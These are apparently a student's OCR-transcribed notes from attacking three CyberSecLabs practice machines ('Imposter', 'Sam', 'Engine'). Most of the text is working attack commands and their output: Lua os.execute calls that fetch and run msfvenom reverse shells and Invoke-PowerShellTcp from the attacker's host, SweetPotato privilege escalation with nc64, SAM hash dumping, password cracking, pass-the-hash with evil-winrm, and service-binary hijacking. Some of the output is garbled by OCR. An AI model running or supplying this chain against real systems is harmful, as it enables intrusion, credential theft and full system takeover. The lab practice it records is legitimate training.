Wing FTP Server ©2003-2014 wftpserver.com All Rights Reserved

WE LOGIN WITH ADMIN PASSWORD

172.31.1.20:8080/main.html?lang=english

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and o

### WING FTP SERVER Administrator

Wing FTP Server

Administration

Server

Domains

imposter

Create Domain Delete Domain Open Domain Close Domain

ID	Domain	
1	imposter	0

License Info

Your evaluation period is over! To continue using Wing FTP Server, you must register it.

Register Cancel

Wing FTP Server ©2003-2014 wftpserver.com All Rights Reserved

This screenshot shows the administrator interface of the Wing FTP Server. On the left, there's a sidebar with navigation links: Wing FTP Server, Administration, Server, and Domains. Under Domains, there's an entry for 'imposter'. The main area has four buttons at the top: Create Domain, Delete Domain, Open Domain, and Close Domain. Below them is a table with one row. The table has three columns: ID, Domain, and an empty column. The first row has an ID of 1, a Domain of 'imposter', and a value of 0 in the empty column. A 'License Info' dialog box is open, stating that the evaluation period is over and prompting for registration. It contains 'Register' and 'Cancel' buttons. At the bottom right of the main window, it says 'Wing FTP Server ©2003-2014 wftpserver.com All Rights Reserved'.

### WING FTP SERVER Administrator

Wing FTP Server

Administration

Console

Accounts

Admin Log

Settings

Server

Domains

imposter

Advanced Lua Command-line for Wing FTP Server.  
ctrl+m => switch single/multi line, ctrl+enter => submit  
ctrl+w => open new window, ctrl+f => focus to prompt

lua>>

This screenshot shows the administrator interface with a different focus. The navigation tree on the left has 'Console' selected and highlighted with a red box. The main panel displays a terminal window with the text 'lua>>' indicating an open Lua command-line interface. The rest of the navigation tree and the sidebar are visible but not highlighted.

LETS TRY FOR A LUA REVERSE SHELL

<https://gist.github.com/cldrn/372b31c90d7f88be9020020b8e534dc4>

THAT ONE DID NOT WORK, BUT WE CAN DO AN OS EXECUTE COMMAND

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter]
$ searchsploit wing ftp 168.56.105.5466/admin_lua_term.html
```

Exploit Title	Path
Wing FTP Server - (Authenticated) Command Execution (Metasploit)	windows/remote/34517.rb
Wing FTP Server - Authenticated CSRF (Delete Admin)	php/webapps/48200.txt
Wing FTP Server 3.2.4 - Cross-Site Request Forgery	multiple/webapps/10821.txt
Wing FTP Server 4.3.8 - Remote Code Execution (RCE) (Authenticated)	windows/remote/50720.py
Wing FTP Server 6.0.7 - Unquoted Service Path	windows/local/47818.txt
Wing FTP Server 6.2.3 - Privilege Escalation	windows/local/48160.py
Wing FTP Server 6.2.5 - Privilege Escalation	multiple/webapps/48154.sh
Wing FTP Server 6.3.8 - Remote Code Execution (Authenticated)	lua/webapps/48676.txt
Wing FTP Server Admin 4.4.5 - Cross-Site Request Forgery (Add User)	php/webapps/36992.txt
Wing FTP Server Admin 4.4.5 - Multiple Vulnerabilities	windows/webapps/36861.txt

Shellcodes: No Results

```
command=os.execute('cmd.exe%20%2Fc%20certutil.exe%20-
```

LETS SEE IF IT WORKS

```
lua>> command=os.execute('ping 10.10.0.16')
```

```
lua>>
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter] cipher: TLSv1.3 TLS_AES_256_GCM_SHA384
$ sudo tcpdump -i tun0 icmp [sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
03:34:30.543740 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:30.543756 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:30.543760 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:32.159493 IP 172.31.1.20 > kali: ICMP echo request, id 1, seq 1, length 40
03:34:32.159506 IP kali > 172.31.1.20: ICMP echo reply, id 1, seq 1, length 40
03:34:33.777364 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:33.777383 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:33.777387 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:33.777391 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
```

WE ARE GETTING HITS

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter]
$ msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=8081 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

I DID TRY AT FIRST PORT 8080, BUT THE MACHINE FROZE, SO WE CHANGED THE PORT TO 8081

```
lua>> command=os.execute('powershell -c "wget http://10.10.0.16/shell.exe -outfile shell.exe"')
```

```
lua>>
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter]$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)...
172.31.1.20 - - [18/Jan/2023 03:37:59] "GET /shell.exe HTTP/1.1" 200 -
172.31.1.20 - - [18/Jan/2023 03:38:01] "GET /shell.exe HTTP/1.1" 200 -
[...]
```

SHELL.EXE WAS NOT WORKING FOR ME, MAY BE SOMETHING TO DO WITH AV / DEFENDER, SO WE WENT WITH INVOKE-POWERSHELLTCP.PS1

REMEMBER WE HAVE TO CHANGE THE INVOKE FILE TO IMMEDIATELY RUN A COMMAND

```
ssh_config      x | 36992.txt      x | 48676.txt      x | Invoke-PowerShellTcp.ps1 x
92  {
93      $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
94      $data = $EncodedText.GetString($bytes,0, $i)
95      try
96      {
97          #Execute the command on the target.
98          $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
99      }
100     catch
101     {
102         Write-Warning "Something went wrong with execution of command on the target."
103         Write-Error $_
104     }
105     $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
106     $x = ($error[0] | Out-String)
107     $error.clear()
108     $sendback2 = $sendback2 + $x
109
110    #Return the results
111    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
112    $stream.Write($sendbyte,0,$sendbyte.Length)
113    $stream.Flush()
114
115    $client.Close()
116    if ($listener)
117    {
118        $listener.Stop()
119    }
120
121    catch
122    {
123        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
124        Write-Error $_
125    }
126
127
128 Invoke-PowerShellTcp -reverse -ip 10.10.0.16 -port 8081
```

**Advanced Lua Command-line for Wing FTP Server.**  
ctrl+m => switch single/multi line, ctrl+enter => submit, help => show help information.  
ctrl+w => open new window, ctrl+f => focus to prompt, ctrl+l => clear screen.

```
lua>> command=os.execute('powershell -c "wget http://10.10.0.16/shell.exe -outfile shell.exe"')
```

```
lua>> command=os.execute('powershell -c ".\shell.exe"')
```

```
lua>> command=os.execute('powershell -c "iex (iwr -usebasicparsing http://10.10.0.16/Invoke-PowerShellTcp.ps1)"')
```

• - lua>>

```
PS C:\Windows\system32>whoami /all
```

## USER INFORMATION

User Name SID

impostor\lian S-1-5-21-677493427-1225645865-1954445204-1009

impostor\lian S-1-5-21-677493427-1225645865-1954445204-1009

## PRIVILEGES INFORMATION

Privilege Name	Description	User Name	SID	State
SeCreateTokenPrivilege	Create a token object		S-1-5-21-107493427-1223643603-1934449320\1003	Disabled
SeAssignPrimaryTokenPrivilege	Replace a process level token			Disabled
SeDebugPrivilege	Debug programs			Enabled
SeChangeNotifyPrivilege	Bypass traverse checking			Enabled
SeEnableDelegationPrivilege	Enable computer and user accounts to be trusted for delegation			Disabled
SeImpersonatePrivilege	Impersonate a client after authentication			Enabled
SeCreateGlobalPrivilege	Create global objects			Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set			Disabled

```
PS C:\Windows\system32> systeminfo  
PRIVILEGES INFORMATION  
  
Host Name: IMPOSTER  
OS Name: Microsoft Windows Server 2012 R2 Standard  
OS Version: 6.3.9600 N/A Build 9600  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Server  
OS Build Type: Multiprocessor Free  
Registered Owner: EC2  
Registered Organization: Amazon.com  
Product ID: 00252-70000-00000-AA535  
Original Install Date: 5/22/2020, 11:35:00 AM  
System Boot Time: 1/18/2023, 9:43:46 AM
```

LOOKS LIKE WE CAN USE A 64 BIT NC WITH SWEET POTATO

<https://github.com/unknownsec/SweetPotato>

```
PS C:\Temp> wget -usebasicparsing http://10.10.0.16/SweetPotato.exe -outfile sweet.exe  
PS C:\Temp> wget -usebasicparsing http://10.10.0.16/nc64.exe -outfile nc64.exe  
PS C:\Temp> ./sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
```

```
C:\Windows\system32>whoami=====  
whoami  
nt authority\SYSTEM
```

```
C:\Windows\system32>[]  
accounts to be trusted for de
```

***Sam***

NMAP

PORT	STATE	SERVICE	REASON
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5985/tcp	open	wsman	syn-ack
47001/tcp	open	winrm	syn-ack
49664/tcp	open	unknown	syn-ack
49665/tcp	open	unknown	syn-ack
49666/tcp	open	unknown	syn-ack
49667/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49675/tcp	open	unknown	syn-ack
49676/tcp	open	unknown	syn-ack

TESTING SMB

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└$ smbclient -L "\\\\172.31.1.18\\"
Password for [WORKGROUP\kali]:
```

Sharename	Type	Comment
-----	----	-----
ADMIN\$	Disk	Remote Admin
backups	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC

SMB1 disabled -- no workgroup available

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└$ █
```

THERE WAS SO MUCH STUFF IN BACKUPS WE JUST MOUNTED IT

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└$ sudo mount.smb3 "\\\\172.31.1.18\\\\backups" smb
Password for root@\\172.31.1.18\\backups:
```

HEADING TO C:\WINDOWS\SYSTEM32\CONFIG WE SHOULD BE ABLE TO FIND THE SAM AND SYSTEM FILES

```
(kali㉿kali)-[~.../smb/Windows/system32/config]
└$ ls -la
total 109856
```

```
-rwxr-xr-x 1 root root 28672 May 10 2020 SAM
-rwxr-xr-x 1 root root 65536 Oct 17 2016 SAM{5a78f154-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SAM{5a78f154-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SAM{5a78f154-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000002.regtrans-ms
-rwxr-xr-x 1 root root 65536 Oct 17 2016 SECURITY{5a78f14b-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SECURITY{5a78f14b-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SECURITY{5a78f14b-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000002.regtrans-ms
-rwxr-xr-x 1 root root 65536 Oct 17 2016 SOFTWARE{5a78f140-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SOFTWARE{5a78f140-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SOFTWARE{5a78f140-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000002.regtrans-ms
-rwxr-xr-x 1 root root 12111872 May 10 2020 SYSTEM
-rwxr-xr-x 1 root root 65536 Oct 17 2016 SYSTEM{5a78f116-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SYSTEM{5a78f116-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SYSTEM{5a78f116-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000002.regtrans-ms
drwxr-xr-x 2 root root 0 May 9 2020 systemprofile ~/Desktop/CyberSecLabs/Sam
drwxr-xr-x 2 root root 0 May 9 2020 TxR
-rw-r-xr-x 1 root root 4096 Jul 16 2016 VSMIDK
```

```
(kali㉿kali)-[~.../smb/Windows/system32/config]
└$ cp SAM ~/Desktop/CyberSecLabs/Sam
^C
(kali㉿kali)-[~.../smb/Windows/system32/config]
└$ cp SYSTEM ~/Desktop/CyberSecLabs/SYSTEM
(kali㉿kali)-[~.../smb/Windows/system32/config]
└$ cp SYSTEM ~/Desktop/CyberSecLabs/Sam
```

COPY THE FILES BACK TO "US" JUST TO MAKE IT EASIER FOR US

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
$ ls -la
total 11868
drwxr-xr-x  3 kali kali 4096 Jan 18 07:15 .
drwxr-xr-x 11 kali kali 4096 Jan 18 07:15 ..
-rw xr-xr-x  1 kali kali 28672 Jan 18 07:15 SAM
drwxr-xr-x  2 root root 4096 May 10 2020 smb
-rw xr-xr-x  1 kali kali 12111872 Jan 18 07:15 SYSTEM
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
$ secretsdump.py -sam SAM -system SYSTEM local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Target system bootKey: 0x1f613675567df5ac73dba3f774842bd6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jamie:1001:aad3b435b51404eeaad3b435b51404ee:68b1d3b0493ec0d6a1c0b8725062ab71:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:661e39b67cabec9066e1de26094770ab:::
[*] Cleaning up...
```

REMEMBER NTLM HASHES GO LM:NT

NOTICE ADMINISTRATOR AND GUEST BOTH START WITH 31d6c THIS MEANS THEY CANNOT LOG ON AND MOST LIKELY DO NOT HAVE A PASSWORD SET

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
$ evil-winrm -u jamie -H 68b1d3b0493ec0d6a1c0b8725062ab71 -i 172.31.1.18 -t SYSTEM
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint BACK TO "US" JUST TO MAKE IT EASIER FOR US
Active Directory
(Kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
*Evil-WinRM* PS C:\Users\jamie\Documents>
*Evil-WinRM* PS C:\Users\jamie\Documents> █ 1868
```

ALSO WE CRACKED JAMIES PASSWORD

```

└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4 --format=NT
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
rangers          (jamie)
                  (Administrator)
1 0g 0:00:00:00 DONE (2023-01-18 07:19) 0g/s 4597Kp/s 4597Kc/s 13791KC/s !!!secret!!!
.ie168
Waiting for 3 children to terminate
3 1g 0:00:00:00 DONE (2023-01-18 07:19) 1.234g/s 4427Kp/s 4427Kc/s 8854KC/s !!()ez:0)
.a6_123
4 1g 0:00:00:00 DONE (2023-01-18 07:19) 1.265g/s 4539Kp/s 4539Kc/s 9079KC/s !!!rain..
*7;Vamos!
2 0g 0:00:00:00 DONE (2023-01-18 07:19) 0g/s 4320Kp/s 4320Kc/s 12961KC/s !!!lkav!!!ab
ygurl69
Session completed.

```

## DURING ENUMERATION WE FIND 2 SERVICES

*Evil-WinRM* PS C:\Users\jamie\Documents>			
*Evil-WinRM* PS C:\Users\jamie\Documents> services			
Path	Privileges	Service	Description
"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"	False	AmazonSSMAgent	
"C:\Program Files\Amazon\XenTools\LiteAgent.exe"	False	AWSLiteAgent	
"C:\Program Files\Amazon\cfn-bootstrap\winhup.exe"	False	cfn-hup	
C:\Services\monitor1.exe	True	monitor1	/priv
C:\Services\monitor2.exe	True	monitor2	
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe	True	NetTcpPortSharing	
C:\Windows\SysWow64\perfhost.exe	False	PerfHost	
C:\Windows\servicing\TrustedInstaller.exe	False	TrustedInstaller	

\*Evil-WinRM\* PS C:\Users\jamie\Documents> SeChangeNotifyPrivilege

MONITOR 1 AND 2 ARE NOT NORMAL

```
*Evil-WinRM* PS C:\Users\jamie\Documents> sc.exe qc monitor1
[SC] QueryServiceConfig SUCCESS
Path
-----
" C:\Program Files\Amazon\SSM\amazon
Sam
SERVICE_NAME: monitor1
TYPE : 10 WIN32_OWN_PROCESS
START_TYPE : 3 DEMAND_START
ERROR_CONTROL : 1 NORMAL
BINARY_PATH_NAME : C:\Services\monitor1.exe
LOAD_ORDER_GROUP :
TAG : 0 C:\Windows\Microsoft.NET\Framework
DISPLAY_NAME : monitor1 C:\Windows\SysWow64\perfhost.exe
DEPENDENCIES :
SERVICE_START_NAME : LocalSystem C:\Windows\servicing\TrustedInsta
*Evil-WinRM* PS C:\Users\jamie\Documents> sc.exe stop monitor1
[SC] ControlService FAILED 1062: MONITOR 1 AND 2 ARE NOT NORMAL
The service has not been started.
```

```
└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=445 -f exe > monitor1.exe
```

LOOKS LIKE WE ARE GOING TO DO EXECUTABLE TAKEOVER / HIJACKING

```
*Evil-WinRM* PS C:\Services> icacls C:\Services
C:\Services BUILTIN\Users:(OI)(CI)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
BUILTIN\Users:(I)(OI)(CI)(RX) ██████████
BUILTIN\Users:(I)(CI)(AD) ██████████
BUILTIN\Users:(I)(CI)(WD) ██████████
CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

```
*Evil-WinRM* PS C:\Services> ren monitor1.exe monitorbak1.exe
*Evil-WinRM* PS C:\Services> wget http://10.10.0.16/monitor1.exe -outfile monitor1.exe
*Evil-WinRM* PS C:\Services>
```

NOW START THE SERVICE, MAKE SURE YOUR LISTENER IS RUNNING FIRST

```
*Evil-WinRM* PS C:\Services> sc.exe start monitor1
```

```
C:\Windows\system32>whoami  
whoami  
nt authority\system
```


```
C:\Windows\system32>
```

## ***Engine***

NMAP

```
PORT      Linux      STATE      SERVICE          REASON  
80/tcp    Full      filtered  http             no-response  
135/tcp   Full      filtered  msrpc            no-response  
139/tcp   Full      open      netbios-ssn       syn-ack  
445/tcp   Full      filtered  microsoft-ds     no-response  
3389/tcp  Full      filtered  ms-wbt-server    no-response  
5985/tcp  Full      filtered  wsman            no-response  
49154/tcp Full      filtered  unknown          no-response  
49155/tcp Full      filtered  unknown          no-response  
49164/tcp Full      filtered  unknown          no-response  
  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 3.16 seconds
```


LETS CHECK OUT PORT 80



## DIRECTORY BUSTER

```
Press [ENTER] to use the Scan Management Menu™

200      GET     32l      55w      701c http://172.31.1.16/
200      GET     219l     890w     13737c http://172.31.1.16/Blog
301      GET     2l       10w      156c http://172.31.1.16/aspnet_client => http://172.31.1.16/aspnet_client/
200      GET     219l     890w     13737c http://172.31.1.16/blog
[#####>----] - 1m    68048/81876   15s      found:4      errors:0
[#####>----] - 1m    36720/40938   491/s    http://172.31.1.16/
[#####>----] - 1m    31192/40938   501/s    http://172.31.1.16/aspnet_client/
```



WE TRIED ADMIN ADMIN AND THAT WORKED

The screenshot shows a Kali Linux web interface with a dark sidebar on the left and a white main content area on the right. The sidebar contains the following items:

- Administrator
- [Logout](#)
- [Search](#)
- [Users](#)
- [Notifications](#)

---

- [DASHBOARD](#)
- [CONTENT](#)
- [CUSTOM](#)
- [SETTINGS](#)
- [ABOUT](#)

<https://www.exploit-db.com/exploits/46353>

WE KNOW THAT BLOGENGINE IS RUNNING SO LETS LOOK AT THE ABOVE EXPLOIT AND TRY THAT

## Alex's Blog



### Welcome to Alex's Blog

#### 2020 Goals

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Etiam at accumsan mauris. Quisque tristique magna in enim ornare commodo. Proin et arcu id tellus tempor vulputate in et magna. Duis sagittis turpis congue diam viverra ullamcorper. Proin cursus mi nunc, id bibendum eros convallis a. Fusce malesuada odio commodo lorem volutpat, sed mattis augue finibus. Nulla nec hendrerit leo. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Nam non est rhoncus, laoreet nisi sed, condimentum velit. Quisque laoreet euismod dui, ac ultricies urna mollis a. Morbi et velit blandit massa rhoncus placerat in vitae neque. Mauris volutpat finibus iaculis. Morbi consectetur facilisis euismod. Fusce a dictum dolor. Donec molestie euismod sapien, sit amet euismod nibh. Interdum et malesuada fames ac ante ipsum primis in faucibus.

Fusce tincidunt, lorem quis viverra eleifend, sem dolor pretium lacinia, in ultricies ligula nisi id arcu. Duis vitae purus a libero ultricies dapibus ac at augue. Aliquam felis felis, imperdiet eget risus quis, facilisis rutrum mauris. Quisque sagittis nec velit tristique mollis. Suspendisse potenti. Nunc semper, augue nec lacinia condimentum, ipsum sapien dapibus leo, ac maximus nunc magna a tortor. Maecenas vel orci eget velit dapibus dignissim. Nulla facilisi. Nunc vel lectus scelerisque, pretium nisi congue, convallis urna. Proin convallis congue nunc non vulputate. Integer sem dolor, ultrices nec arcu sit amet, tempor ornare est. Quisque tincidunt vel sapien at laoreet. Donec tristique varius magna, sit amet consequat urna porta ac. Nunc consectetur tortor diam, a pulvinar metus convallis at. Etiam mattis est sed tellus viverra fringilla.

